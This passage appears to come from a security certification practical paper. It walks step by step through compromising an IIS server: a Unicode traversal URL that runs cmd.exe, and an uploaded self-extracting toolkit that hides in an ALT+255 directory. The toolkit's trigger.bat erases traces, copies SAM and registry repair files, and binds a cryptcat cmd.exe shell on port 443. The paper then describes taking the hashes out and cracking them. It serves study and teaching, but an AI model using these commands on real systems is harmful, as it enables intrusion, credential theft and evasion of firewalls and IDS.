


```
H:\Scripts\Unitools>unicodeloader.pl 127.0.0.1:443 c:\inetpub\wwwroot\ecommerce\

Creating uploading webpage on 127.0.0.1 on port 443.
The webroot is c:\inetpub\wwwroot\ecommerce\.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\InetPub\scripts
'which' is not recognized as an internal or external command,
operable program or batch file.
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe not found - lets copy it quick
uploading ASP section:
..............
uploading the INC section: (this may take a while)
..................................................................................
................................................................
upload page created.

Now simply surf to 127.0.0.1/upload.asp and enjoy.
Files will be uploaded to c:\inetpub\wwwroot\ecommerce\

H:\Scripts\Unitools>_
```

• Figure 39. Echoing the upload page over SSL

## Step 6. Surfing to the upload page.

This step is self explanatory, so here's a snapshot to illustrate how effective this 30-second attack is. Note the padlock in the bottom right corner. This whole directory is SSL protected.


Olifante onder my bed - Netscape 6
File Edit View Search Go Bookmarks Tasks Help
https://[redacted]/ecommerce/upload.asp
Search
File :
Browse...
Upload the file
Document: Done (0.266 secs)

• Figure 40. There certainly may be an Elephant under the bed.

## Step 7. Uploading the payload.

At this stage a real hacker would have probably performed a couple of Nmap or Fscan port scans over a period of a few days, perhaps using decoys or throttling the scan using the appropriate switches (e.g. –T Paranoid in nmap), and would have thus ascertained that the target host was behind both a packet-filtering router and a statefull Firewall.

With this information in mind or perhaps even without it, we must compromise the host assuming that the network restricts egress from the host and/or local network outbound to the Internet. This means that we have to move forward under the assumption that only port 443 is allowed into and out of the target host.


**Note:** Indeed if we read James' GCFW submission this is exactly the case with a Checkpoint Firewall 1 maintaining state and no other outbound connections allowed.

There are of course ways around everything, and in the header of the *unicodeloader.pl* perl script, Roelof suggests how we might affect an attack that only uses port 443 using Netcat.

Our problem though is that we want to stay under the cloak of encryption while performing our compromise, so we need a way to affect a similar attack to Roelofs using Netcat, but with encryption. After all, there's no point letting the network IDS detect us now, after we've created our front door into the server right under it's nose. Crypcat[23] comes to the rescue of course, providing all the utility of Netcat but with Twofish encryption.

## Step 8. Packaging our Root kit.

Ok, so it's not really a root kit because it won't give us Admin rights but it will provide a very nice and usable command line prompt into the host. At this point we want to continue the focus on remaining hidden so I packaged the kit using a trick specific to the NT4.0 file system. See if you can figure out what's going on in the next image.




```
C:\InetPub\scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is 103D-B784

 Directory of C:\InetPub\scripts

02/15/02  04:01a        <DIR>          .
02/15/02  04:01a        <DIR>          ..
               2 File(s)              0 bytes
                          1,874,252,288 bytes free

C:\InetPub\scripts>mkdir

C:\InetPub\scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is 103D-B784

 Directory of C:\InetPub\scripts

02/15/02  04:02a        <DIR>          .
02/15/02  04:02a        <DIR>          ..
02/15/02  04:02a        <DIR>
               3 File(s)              0 bytes
                          1,874,252,288 bytes free

C:\InetPub\scripts>attrib +H

C:\InetPub\scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is 103D-B784

 Directory of C:\InetPub\scripts

02/15/02  04:02a        <DIR>          .
02/15/02  04:02a        <DIR>          ..
               2 File(s)              0 bytes
                          1,874,252,288 bytes free

C:\InetPub\scripts>cd

C:\InetPub\scripts\ >
```

• Figure 41. Directory trickery under NT4

Here's the command sequence:

```
Command 1 :DIR
Command 2: Mkdir <ALT+255>
Command 3: DIR
Command 4: Attrib +H <ALT+255>
Command 5: Dir
```

What this does is make a hidden directory that can't be seen using the command line DIR command or from Windows Explorer unless you elect to "show hidden directories". Even then it won't have a name just a folder. The image below shows the /scripts directory AFTER I made the hidden dir. Not even an expandable + icon beside the folder in the right hand pane




• Figure 42. Hidden Directory in Windows Explorer

Once I'd created the hidden directory I created another one inside it called 'majic'. Into this directory I copied *Crypcat.exe*, *psftp.exe* and a small batch file I made which will perform some housekeeping after we execute it. *Psftp.exe* is the command line Putty SFTP client for Windows. We need this for uploading more stuff later via Ftp over SSH if we can use it, working on the the chance that other protocols **are** allowed out of the network. Remember we don't really know this yet.

After we've put the files we want into the / /majic directory we want to bundle them up into an executable package. For this I'll use WinRar an excellent Zip like compression utility with some fantastic features.

We begin by selecting to Rar the file from the Windows Explorer shell extension. Once we have the WinRar MDI open we can elect to change the file from an std .rar package to a self-executing package.


Archive name and parameters

General | Advanced | Files | Backup | Comment

Archive: majic.exe

Update mode: Add and replace files

Archive format: [✓ RAR] ZIP


Compression method: Best

Volume size, bytes:

Archiving options:
- [ ] Delete files after archiving
- [x] Create SFX archive
- [ ] Create solid archive
- [ ] Put authenticity verification
- [ ] Use multimedia compression
- [ ] Put recovery record
- [ ] Lock archive

• Figure 43. Winrar Archive properties

In the Files tab we select which files to include and how the paths will be stored.


Archive name and parameters

General | Advanced | Files | Backup | Comment

Files to add: "C:\InetPub\scripts\ \majic"


Files to exclude:

File paths:
- [✓ Store relative paths]
- Store full paths
- Do not store paths

Miscellaneous:
- [ ] Put each file to separate archive

• Figure 44. Winrar File selection.

Next we move to the advanced tab and select the Advanced SFX (self extracting) button to open up the advanced setting to SFX files.


Advanced SFX options
General
Advanced
Modes
Text
License
Create in "Program Files"
Create in the current folder
Save current settings as default
OK
Cancel
Help

Path to extract: c:\Inetpub\scripts\ \

Absolute path [✓]


Setup program

Run after extraction: c:\Inetpub\scripts\ \majic\trigger.bat

Run before extraction:

• Figure 45. Winrar advanced SFX options.

Here we elect where we would like the archive extracted too, and that it should run our batch file after it's extracted the archive successfully. In the Modes tab we select to have the executable run silently and override any existing files, just in case we need to perform this step again.




Temporary mode
- [ ] Unpack to temporary folder
- Optional question:
- Question title:

Silent mode
- ( ) Display all
- ( ) Hide start dialog
- (●) Hide all

Overwrite mode
- ( ) Ask before overwrite
- (●) Overwrite all files
- ( ) Skip existing files

• Figure 46. Winrar SFX runtime modes

Lastly we pack the archive and then open it for inspection to make sure all the parameters are correct.



majic.exe - SFX RAR archive, unpacked size 295,262 bytes

```
;The comment below contains SFX script commands

Path=c:\Inetpub\scripts\ \
Setup=c:\Inetpub\scripts\ \majic\trigger.bat
Silent=1
Overwrite=1
```

• Figure 47. Checking the Winrar SFX archive

## Step 9. Uploading our Toolkit.

At this point it simply a matter of surfing to the /upload.asp page and uploading the majic.exe toolkit to the C:\inetpub\wwwroot\ecommerce directory where the Customer Registration page and our Upload.asp page is.

## Step 10. Executing the Self-Extracting Archive

Using one of the Unicode bugs we identified in Step 1 we can execute the self-extracting package via the SSL encrypted session using our web browser. The URL looks like this:

https://www.giacookies.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+c:/inetpub/wwwroot/ecommerce/majic.exe

Once we've done this it's game over for the web server. Inside the archive is the trigger.bat file that is set to run after a successful extraction. This batch file performs some cleanup for us, copies the contents of the */%sSYSTEMROOT%/repair* directory to the current directory /majic and then runs Crypcat in Listening mode bound to port 443 in front of the IIS web server.

**Gotcha !**

For this to work the web server inteinfo.exe must not be specifically bound to the IP address. In the default-installed configuration, IIS is configured to "use every ip available". If this is the case, Netcat and Crypcat can both bind directly to the IP address on port 443 and insert themselves in front of the listening web server. This of course effectively creates a DoS for the web server, as all requests to port 443 are connecting to Crypcat instead.

Here are the contents of trigger.bat:

```
del c:\inetpub\wwwroot\ecommerce\upload.* &
del c:\inetpub\wwwroot\scripts\sensepost.exe &
del c:\inetpub\wwwroot\ecommerce\majic.exe &
copy c:\winnt\repair\*.* C:\inetpub\scripts\ÿ\majic\ &
start /b C:\inetpub\scripts\ÿ\majic\cryptcat -v -d -L -e cmd.exe -p
443 -s 203.27.237.109 &
```

This last line is where all the action is:


```
start /b C:\inetpub\scripts\ÿ\majic\cryptcat -v (verbose), -d (detach
from the console), -L (Listen and restart every time it disconnects), -e
(pipe this command to any inbound connection) cmd.exe, -p (port) 443, -s
(source ip) 203.27.237.109.
```

## Step 11. Console Access

Now we can connect to the destination IP on port 443 using Cryptcat on our local host and carry out the whole exercise under the cover of strong 256 bit encryption. I've even upload psftp.exe so we can ftp out over an SSH tunnel and retrieve any other tools we might want to sue like the so-called NT and Windows 2000 root kit v.0.44, or dsniff32.

On the next page is a snapshot of the connection via Cryptcat to the hacked box with a DIR command executed after connecting. You can see that I already have sam._ so it's now just a matter of offloading that via SFTP to my SSH drop box and cracking with l0pht-crack if I can. Once I've done that I can attempt to escalate my position on the box via the AT command or some other command line utility that accepts user credentials.

If I can't use SFTP because outbound rules do prohibit it I can still re-use the hacl to re-create the upload page and upload stuff that way that will enable me to establish a c greater foothold in the network



C:\WINNT\System32\cmd.exe - cryptcat [redacted]

```
farm9crypt_read 8192
C:\InetPub\scripts\ \majic>dir
farm9crypt_read 8192
 Volume in drive C has no label.
farm9crypt_read 8192
 Volume Serial Number is 103D-B784
farm9crypt_read 8192

farm9crypt_read 8192
 Directory of C:\InetPub\scripts\ \majic
farm9crypt_read 8192

farm9crypt_read 8192
02/15/02  04:36a        <DIR>          .
farm9crypt_read 8192
02/15/02  04:36a        <DIR>          ..
farm9crypt_read 8192
10/14/96  12:38p                   438 autoexec.nt
farm9crypt_read 8192
02/11/02  01:00p                 2,510 config.nt
farm9crypt_read 8192
10/02/00  05:52a                69,632 cryptcat.exe
farm9crypt_read 8192
02/11/02  02:02a                18,481 default._
farm9crypt_read 8192
02/11/02  02:02a                14,465 ntuser.da_
farm9crypt_read 8192
02/07/02  02:45p               225,280 psftp.exe
farm9crypt_read 8192
02/11/02  02:02a                 3,642 sam._
farm9crypt_read 8192
02/11/02  02:02a                 3,945 security._
farm9crypt_read 8192
02/11/02  03:49a                51,140 se[illegible].log
farm9crypt_read 8192
02/11/02  02:02a               113,528 software._
farm9crypt_read 8192
02/11/02  02:01a                79,116 system._
farm9crypt_read 8192
02/15/02  04:57a                   350 trigger.bat
farm9crypt_read 8192
              14 File(s)        582,527 bytes
farm9crypt_read 8192
                          1,873,184,256 bytes free
farm9crypt_read 8192
```

• Figure 48. Cryptcat Connection and DIR command execution

## Conclusion:

Using one the web servers own privacy mechanisms, encryption, I have shown that not only can you compromise a vulnerable host with childlike ease, you can do so completely shielded from both the Firewall and the Network IDS system by using encryption for all communication processes.

Additionally, it's simple to create a hidden directory on NT 4.0 for use as a hacking tool footlocker, that will afford us a small but no less useful level of invisibility.

Finally I've shown that even if the Statefull Firewall only allows access to and from a single port on the host, it is possible to insert a process between the port and the application, and divert the communication stream to our own application.

## Endnotes

[1] http://www.astaro.com
[2] http://httpd.apache.org/docs-2.0/ssl/ssl_howto.html
[3] http://www.pgp.com
[4] http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
[5] http://winscp.vse.cz/eng/
[6] http://www.gmail.org/
[7] http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/windows2000serv/evaluate/featfunc/ias.asp
[8] http://www.pyca.de
[9] http://www.bastille-linux.org
[10] http://www.demarc.org
[11] http://people.ee.ethz.ch/~oetiker/webtools/mrtg/mrtg.html
[12] http://www.faqs.org/rfcs/rfc3226.html

[13] http://www.ietf.org/rfc/rfc2827.txt
[14] http://www.cisco.com/warp/public/732/Tech/car/
[15] http://www.blackhat.be/cst/
[16] http://www.multiproxy.org/
[17] http://www.monkey.org/~pilot/arirang/scanrule/
[18] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-026.asp
[19] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-078.asp
[20] http://www.sensepost.com/
[21] http://packetstormsecurity.org/0101-exploits/unitools.tgz
[22] http://www.csnc.ch/uk/index.shtml
[23] http://www.farm9.com

Thanks:
Thanks to Jo, for her unwavering faith, calm, and support.

Thanks to Astaro for the 30 Day evaluation license.